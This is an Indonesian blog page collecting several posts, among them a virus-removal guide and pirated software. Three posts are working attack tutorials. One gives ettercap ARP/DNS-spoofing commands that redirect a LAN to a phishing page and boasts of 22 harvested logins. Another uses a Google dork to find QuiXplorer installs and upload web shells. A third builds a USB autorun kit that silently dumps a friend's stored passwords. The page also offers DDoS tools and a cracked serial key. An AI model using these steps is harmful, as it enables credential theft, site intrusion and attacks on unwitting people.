Indonesian Blogger

Banner iskaruji dot com

Senin, 06 Februari 2012

0 Cara Mengatasi pesan "Generic Host Process for Win32 Services" (Virus)

Generic Host Process for Win32 Services

Aduuuh sahabat CHC Saya paling sebal jika saya sedang Browsing kemudian Muncul Pesan seperti itu, Hampir 5 Hari saya mengalami masalah itu dan tidak kelar-kelar juga. Akhirnya ku Cari masalah Notice tersebut dengan menggunakan browser safari di Iphone saya, dan akhirnya ku temukan akibat permasalahan tersebut. Ternyata masalah itu disebabkan Oleh Virus yang dapat menDisable Document sharing/Printer Sharing dan Network Connection sehingga Koneksi internet kita terputus dan harus Restart kembali jika ingin Konek lagi. Saya mengalaminya sama seperti itu, Baru 10 Menit PC saya di Nyalain eeeh ada Pesan “Generic Host Process for Win32 Services”
Seperti gambar dibawah ini ;


Dan saya restart, saya konekin lagi dan berhasil tapi selang waktu 10 Menitan, ga konek lagi dan muncul pesan error seperti itu.


Saya Posting artikel ini hanya untuk membantu teman-teman yang mengalami masalah seperti ini dan bagi yang belum, hati-hati ya J
 
 
Ok to the Point saja, berikut cara mengatasinya
1. Download dulu FixDownadup.exeDi Sini 
2. lalu Download juga patch dari microsoft WindowsXP-KB958644-x86-ENU.exe, bisa download  NANG KENE
3. Setelah keduanya beres di download, menurut sumber yang kudapat kita musti restart komputer dan masuk ke Safe Mode. (restart komputer lalu tekan F8 dan pilih opsi safe mode)
4. Setelah masuk ke safe mode, loginlah sebagai administrator. Kemudian jalankan FixDownadup.exe atau antivirus bikinan symantec tersebut. Tekan start agar antivirus mulai melakukan tugasnya untuk scanning virus. Tunggu sampai proses scanning selesai. Biasanya akan ada laporan berupa file notepad yang berisi info bahwa komputer kamu sekarang telah bebas virus (kurang lebih seperti itu).
5. Restart PC dan masuk ke windows biasa (bukan safe mode) dan installah patch dari microsoft WindowsXP-KB958644-x86-ENU.exe.
6. Restart Pc dan proses pembersihan telah selesai. Aku kemarin waktu melakukan proses scanning untuk menghilangkan atau membersihkan Virus Generic Host Process for Win32 Services, kulakukan bukan dalam posisi safe mode karena masih bingung. Jadi, langsung kuinstall saja dan setelah proses scan virus selesai langsung kuinstall untuk patch dari microsoft WindowsXP-KB958644-x86-ENU.exe.Terakhir, kurestart PC, alhasil sampai sekarang PC ku sudah bisa konek ke internet dengan lancar. Jika suatu ketika muncul lagi virus generic host-nya, tinggal kuscan dengan FixDownadup.exe, maka komputer akan bersih kembali. Praktis, tapi aku tidak menganjurkan pembaca untuk meniru langkah yang kutempuh, yaitu melakukan proses scanning bukan dalam posisi safe mode. Karena takutnya akan ada efek tertentu yang akan ditimbulkan, meskipun sampai sekarang komputerku masih lancar-lancar saja. Dan aku bisa online facebook seharian :D dan pastinya nge-BLOG untuk berbagi ilmu kepada agan-agan J

Uppsss Sahabat CHC sbenarnya masih ada cara lain, Yukkz Kita intip J
1. Cara pertama.
Klik start lalu run dan ketikkan regedit. Kemudian cari folder berikut HKEY_LOCAL_MACHINE > SYSTEM > CurrentControlSet > Services > Browser >Parameters. Temukan Name: IsDomainMaster dan set nilainya jadi false. Restart komputer.
2. Atau bisa pakai cara kedua berikut ini.
Klik start lalu run dan ketikkan CMD. Kemudian ketik netsh dan tekan enter. Setelah itu ketik winsock tekan enter dan tekan reset. Langkah terakhir restart PC kamu.
3. Cara ketiga dengan cara menutup port 445
Klik start lalu run dan ketik regedit. Cari folder berikut HKEY_LOCAL_MACHINESystemCurrentControlSetServicesNet BTParameters. Dan temukan TransportBindName yang semula berisi device rubah dengan mengosongkannya (menghapus device).
4. Tutup port 135
Masuk ke run dan ketik regedit, lalu cari HKEY_LOCAL_MACHINESoftwareMicrosoftOLEregistry dan temukan EnableDCOM. Rubah valuenya dari Y menjadi N.
5. Restart Komputer anda, dan tunggu sampai kiamat, apakah Pesan “Generic Host Process for Win32 Services” masih Nongol, kalo masih Nongol Pentung saja…wkwkwk
Itu dulu dah Ilmu cetek yang bias saya sampaikan. Terimakasih ya sudah berkunjung di blog CHC
Semoga bermanfaat dan jangan Lupa Follow Blog kami dan Komentarnya donk, Juga Like FPnya ya..hehe
Sekian & Selamat Mencoba
 

0 Faronics Anti-Executable + Serial Key

Ok ditahun 2012 ini saya akan mengawali postingan blog saya dengan memberikan sebuah software bernama  Faronics Anti-Executable. Lalu apa fungsi dari software ini? Software ini berfungsi untuk memblokir atau mencegah file .exe, bagi Administrator warnet mungkin software yang satu ini wajib anda instal diWarnet anda agar tidak sembarang orang dapat menginstal atau menjalankan program .exe


Pada saat diinstal, Anti executable melakukan scan pada komputer dan mengatur setiap program executable di dalamnya. Sehingga, program lain yang tidak diijinkan tidak dapat berjalan atau diinstall. Software ini juga cocok digunakan bersamaan dengan SeepFreeze, karena k-2 software ini masih dalam satu peruhasaan "Faronics
 
Pada saat ada ingin membuka file exe dari harddsik, flashdisk dan sebagainya maka software ini akan menampilkan pesan Allow, Deny dan Allow and add to white list. Pilihan Allow dan Allow and add to white list akan memunculkan pesan agar anda memasukkan password agar kita bisa menjalankan program yang ingin kita instal. Kalau passwordnya tidak tahu tau?? Anda tidak akan bisa menginstal suatu programmnya atau menjalankannya.
 
 
Langsung Ajah Di Download Di Sini  
Ok Semoga Bermanfaat

0 Membuat halaman phishing diakses banyak orang

Membuat halaman phishing diakses banyak orang
Eeeeh, serius lho.. Kali ini saya mau jelasin gimana caranya membuat halaman phising kalian diakses banyak orang tanpa harus menyebarkan spam ke email, atau menyebarkan link lewat jejaring sosial..

Langsung aja nih saya kasih tau caranya.. Oh ya, tutorial ini saya buat khusus pengguna linux, dalam hal ini saya menggunakan backtrack 5 GNOME 32..

Briefing:
Pastikan kamu memiliki:
1. phishing page.html
2. coding pencatat kode.php
3. software apache2
4. ettercap


Tutorial:

Install apache2 terlebih dahulu, kemudian biarkan apache berjalan. Untuk menguji keberhasilan, buka browser internet, lalu ketik IP address kamu di address bar. Kalau keluar pesan berhasil, berarti konfigurasi apache kamu sudah benar.

Langkah selanjutnya adalah membuat orang-0rang dalam satu LAN atau WLAN mengakses phishing page kamu, dan membuatnya TIDAK BISA BERANJAK KEMANA-MANA.

Maksudnya, apapun alamat yang ia ketik di address bar, mereka akan terus ditampilkan halaman phishing kita. Lho, kok bisa? Ini yang disebut MITM dns spoofing. Caranya gimana?

Mudah, kali ini kita pakai software untuk menjalankan MITM, yaitu Ettercap.
Buka terminal, dan ketik (sudo gedit /usr/share/ettercap/etter.dns)
 
Hapus semua tulisan, dan ganti menjadi (* A [IP Address kamu] )
 
Contoh, jika IP address kamu 192.168.1.10, maka ubah menjadi (* A 192.168.1.10)
 
 
Kemudian save file etter.dn tersebut. Dan tahap terakhir adalah eksekusi dns spoofing. Cara kerjanya sederhana, ettercap mengirim paket yang berisi DNS, meracuni setiap paket, kamudian membawa perintah yang salah kepada klien sebuah LAN atau WLAN. DNS yang tadinya ditetapkan oleh server, kini dikendalikan 100% oleh kita, bahkan kita juga mengendalikan server. wakakawakaka

Ayooo, langsung ketik perintah ini untuk mengeksekusi dns spoofing 
(ettercap -i [interface] [mode] [option] /target 1/ /target 2/)  
 

Bingung? Begini, jika kamu menggunakan nirkabel untuk mengakses jaringan kerja, maka interface kamu adalah wlan0. Jadi perintahnya menjadi seperti ini (ettercap -i wlan0 [mode] [option] /target 1/ /target 2/)
 
Lalu apa yang dimaksud dengan mode? Ada 3 mode yang disediakan oleh ettercap. Mode konsol dengan tampilan, mode GUI, dan mode text. Untuk mode Text, maka kita menambahkan perintah menjadi seperti ini (ettercap -i wlan0 -T [option] /target 1/ target2/)
 
Nahhh, kalau option apa? Option itu perintah tambahan untuk ettercap, jadi ngga sekedar sniffing aja, bisa MITM, arpspoof, dns spoof, dan lain-lain. Pada kasus kali ini, kita akan menggunakan MITM dan dns spoof. Maka perintahnya menjadi seperti ini (ettercap -i wlan0 -T -q -P dns_spoof -M ARP-REMOTE /target 1/ /target 2/)
 
Keterangan:
-q menjelaskan opsi quiet, atau senyap.
-M menjelaskan opsi MITM attack
-P menjelaskan plug in ettercap

Lalu bagaimana dengan target? Kalau target kamu cuma satu orang, dan orang tersebut memiliki IP 192.168.1.2, dan server memiliki IP 192.168.1.1, maka masukan perintah berikut (ettercap -i wlan0 -T -q -P dns_spoof -M ARP-REMOTE /192.168.1.1/ /192.168.1.2/)
 

Kalo semua klien mau di spoof gimana? Gampang, masukan aja perintah ini (ettercap -i wlan0 -T -q -P dns_spoof -M ARP-REMOTE // //)
 
 
Selesai deh, tinggal tunggu 10-20 menit untuk memanen hasil :D
Dalam 30 menit, saya dapat 22 username dan password yang berbeda, dan semuanya berfungsi (bisa login pake username dan password tersebut)
Oh ya, kalau semua klien di spoof, kamu juga ngga bisa kemana-mana lho :D

Jangan lupa kasih rating ya? ;)       

0 QuiXplorer 2.3 <= Bugtraq File Upload Vulnerability

# Exploit Title: QuiXplorer 2.3 <= Bugtraq File Upload Vulnerability
# Google Dork: "QuiXplorer 2.3 - the QuiX project"
# Date: 13/11/2011
# Author: PCA & krhr_krhr and
# Software Link: http://quixplorer.sourceforge.net/
# Version: QuiXplorer 2.3
# Tested on: linux ,windows
# CVE :
---------------------------------------------------------------------------------------------------------- Paste di google
Google Dork: "QuiXplorer 2.3 - the QuiX project" <== hilangkan tanda kutip

Vulnerablity
Kemudian akan menemukan contoh seperti di bawah ini :
Exploit :
http://[localhost]/[path]/index.php?action=list&order=name&srt=yes
http://site.com/[xyz]/index.php?action=list&order=name&srt=yes
-----------------------------------------------------------------------------------------------------------
setelah anda Pergi ke site yg anda cari tadi, maka Anda akan melihat file manager
Anda dapat meng-upload file Anda di sana
maka menemukan ikon di halaman dan terakhir klik , pilihan meng-upload

Anda dapat langsung meng-upload juga dengan mengubah url, hanya menempatkan >> action=upload&order=name&srt=yes
after index.php? <==

contoh :: http://site.com/[xyz]/index.php?action=upload&order=name&srt=yes

Support Shell Example : shell.php, shell.asp, shell.html, shell.php.jpg, shell.asp.jpg, or,,
- anything support file
click On you file For view

Bingung yah ?
praktekan ja dulu... nanti lama-lama akan ngerti sendiri 

Jumat, 20 Mei 2011

0 Bagi Bagi Toolz" Buat Perang

kali ini Saya mau berbagi beberapa tool...
Supernova V5 DDos Tool ( VIP )
  Download: Disini Ajah Gan

DoS 5.5 Annihiliation Edition
  Download:Disini
LFIntruder (lfi scanner)
download:Di Sini Tante
pass: intern0t
MD5Search v1.8
download: http://rapidshare.com/files/291044239/Strumenti.rar

sekian dulu gan kalo ada yg baru lg tar di share :mantap:

Rabu, 11 Mei 2011

0 Hidden Folder Lewat Notepad

oke deh ga usah bnyk bacot
Berikut langkah-langkahnya :

1. Start => All programs => Accessories => Notepad


2. Kemudian copy script dibawah ini dan paste ke notepad tersebut.

CLS
@ECHO OFF
Title Folder Folder-leo
If EXIST "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" goto PERTANYAAN
If NOT EXIST Folder-leo goto MDFOLDER
:KONFIRMASI
Echo Apakah anda ingin mengunci Folder ini? ? (Y/N)
Echo Tekan Tombol [Y/y] atau [N/n].
Set/p "cho=>"
If %cho%==Y goto KUNCI
If %cho%==y goto KUNCI
If %cho%==N goto END
If %cho%==n goto END
Goto KONFIRMASI
:KUNCI
Ren Folder-leo "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
Attrib +h +s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
Echo Folder-leo Terkunci
Goto End
:PERTANYAAN
Echo Masukkan Password untuk membuka folder buatan ini!!!!
Set/p "pass=>"
If %pass%== 123456 goto BUKA
If NOT %pass%== 123456 goto SALAH
:BUKA
Attrib -h -s "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}"
Ren "Control Panel.{21EC2020-3AEA-1069-A2DD-08002B30309D}" Folder-leo
Echo Folder sudah di buka
Pause
Goto End
:SALAH
Echo Password yg anda masukan salah!!
Pause
Goto End
:MDFOLDER
Md Folder-leo
Echo Folder tleh berhasil di buat.
Pause
Goto End
:End
3. Silahkan anda ganti Password standart ‘123456’ (tanpa tanda petik) Password yang anda inginkan.


gnti yg 123456 menjadi password anda

4. Save As File tersebut dengan nama Make-it.bat

5. Kemudian, double klik file Make-it.bat ( maka Make-it.bat akan membuat Folder pribadi dengan nama "Folder-leo" ), anda bisa menyimpan file-file penting yang anda miliki ke dalam folder ini.


setelah itu tekan smbarangan dan liad Folder-leo

nah isi file penting ke Folder-leo dan buka lg make-it.bat nya ketik
y/Y

maka file anda akan disembunyikan

dan jika anda membuka Make-it.bat lg maka otomatis anda hrus mengisikan password yg tdi anda buat

NP: nama Make-it.bat tidak bisa diganti jika diganti, file tidak akan berfungsi
klo bermanfaat, Coment Yaxh

Minggu, 13 Februari 2011

0 Cara mendapat kan pasword dari komputer teman yang di simpan melalu Flashdisk


Menggunakan alat-alat dan USB flashdisk Anda dapat membuat rootkit Anda sendiri untuk hack password dari / Komputer kuliah teman Anda. Kita perlu alat-alat berikut untuk membuat rootkit kami.
                                                                                  
MessenPass:password dari program yang paling populer Instant Messenger: MSN Messenger, Windows Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger yang disediakan dengan Netscape 7, Trillian, Miranda, dan Gaim.

Mail PassView: password dari program email berikut: Outlook Express, Microsoft Outlook 2000 (POP3 dan SMTP Account saja), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP dan SMTP Account), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Grup Mail Free.Mail PassView juga dapat memulihkan password dari account email berbasis web (Hotmail, Yahoo, Gmail), jika Anda menggunakan program yang terkait account tersebut.

IE PassView: IE PassView adalah utilitas kecil yang mengungkapkan password yang disimpan oleh browser Internet Explorer. Mendukung Internet Explorer 7.0 yang baru, serta versi Internet explorer, v4.0 - v6.0

Protected Storage PassView:semua password yang tersimpan di dalam Penyimpanan Dilindungi, termasuk password AutoComplete Internet Explorer, password situs yang dilindungi sandi, MSN Explorer Sandi, dan banyak lagi ...

PasswordFox: PasswordFox adalah pemulihan alat password kecil yang memungkinkan Anda untuk melihat nama pengguna dan password yang disimpan oleh browser Mozilla Firefox Web. Secara default, PasswordFox menampilkan password yang disimpan dalam profil Anda saat ini, tetapi Anda dapat dengan mudah dapat memilih untuk menonton password profil Firefox lainnya. Untuk setiap entri kata sandi, informasi berikut ini ditampilkan: Rekam Indeks, Web Site, User Name, Password, User Nama Field, Password Field, dan Signons nama file.

Berikut adalah langkah-langkah prosedur untuk membuat toolkit password hacking.

Catatan: Anda harus menonaktifkan sementara Anti-Virus anda sebelum mengikuti langkah ini.

1. Download semua 5 alat, ekstrak file dan copy saja executable (file exe.) Ke dalam USB flashdisk.

yaitu: Salin file - mspass.exe, mailpv.exe, iepv.exe, pspv.exe dan passwordfox.exe ke dalam USB Drive.

2. Buat Notepad baru dan menulis teks berikut ke dalamnya

[Autorun] open AKSI = launch.bat = Lakukan Scan Virus

menyimpan Notepad sebagai autorun.inf

Sekarang salin file autorun.inf ke flashdisk USB anda.

3. Buat yang lain Notepad dan menulis teks berikut ke atasnya.

start mspass.exe /stext mspass.txt

start mailpv.exe /stext mailpv.txt

start iepv.exe /stext iepv.txt

start pspv.exe /stext pspv.txt

start passwordfox.exe /stext passwordfox.txt

menyimpan Notepad sebagai launch.bat

Salin file launch.bat juga untuk drive USB anda.

Sekarang rootkit Anda siap dan Anda siap untuk hack password. Anda dapat menggunakan flashdisk ini pada PC teman Anda atau pada komputer perguruan tinggi Anda. Cukup ikuti langkah-langkah ini

1. Masukkan flashdisk dan jendela autorun akan pop-up. (Ini karena,anda telah menciptakan flashdisk autorun).

2. Pada jendela pop-up, pilih opsi pertama (Melakukan Scan Virus).

3. Sekarang semua tool password hacking diam-diam akan mendapatkan pasword di dalam komputer (proses ini memakan waktu hampir beberapa detik). Mendapatkan password yang disimpan dalam file TXT..

4. Keluarkan flashdisk dan Anda akan melihat password yang disimpan dalam file TXT..

Silakan Di Coba...
-::DESCRIPTION
-::DATE
Diberdayakan oleh Blogger.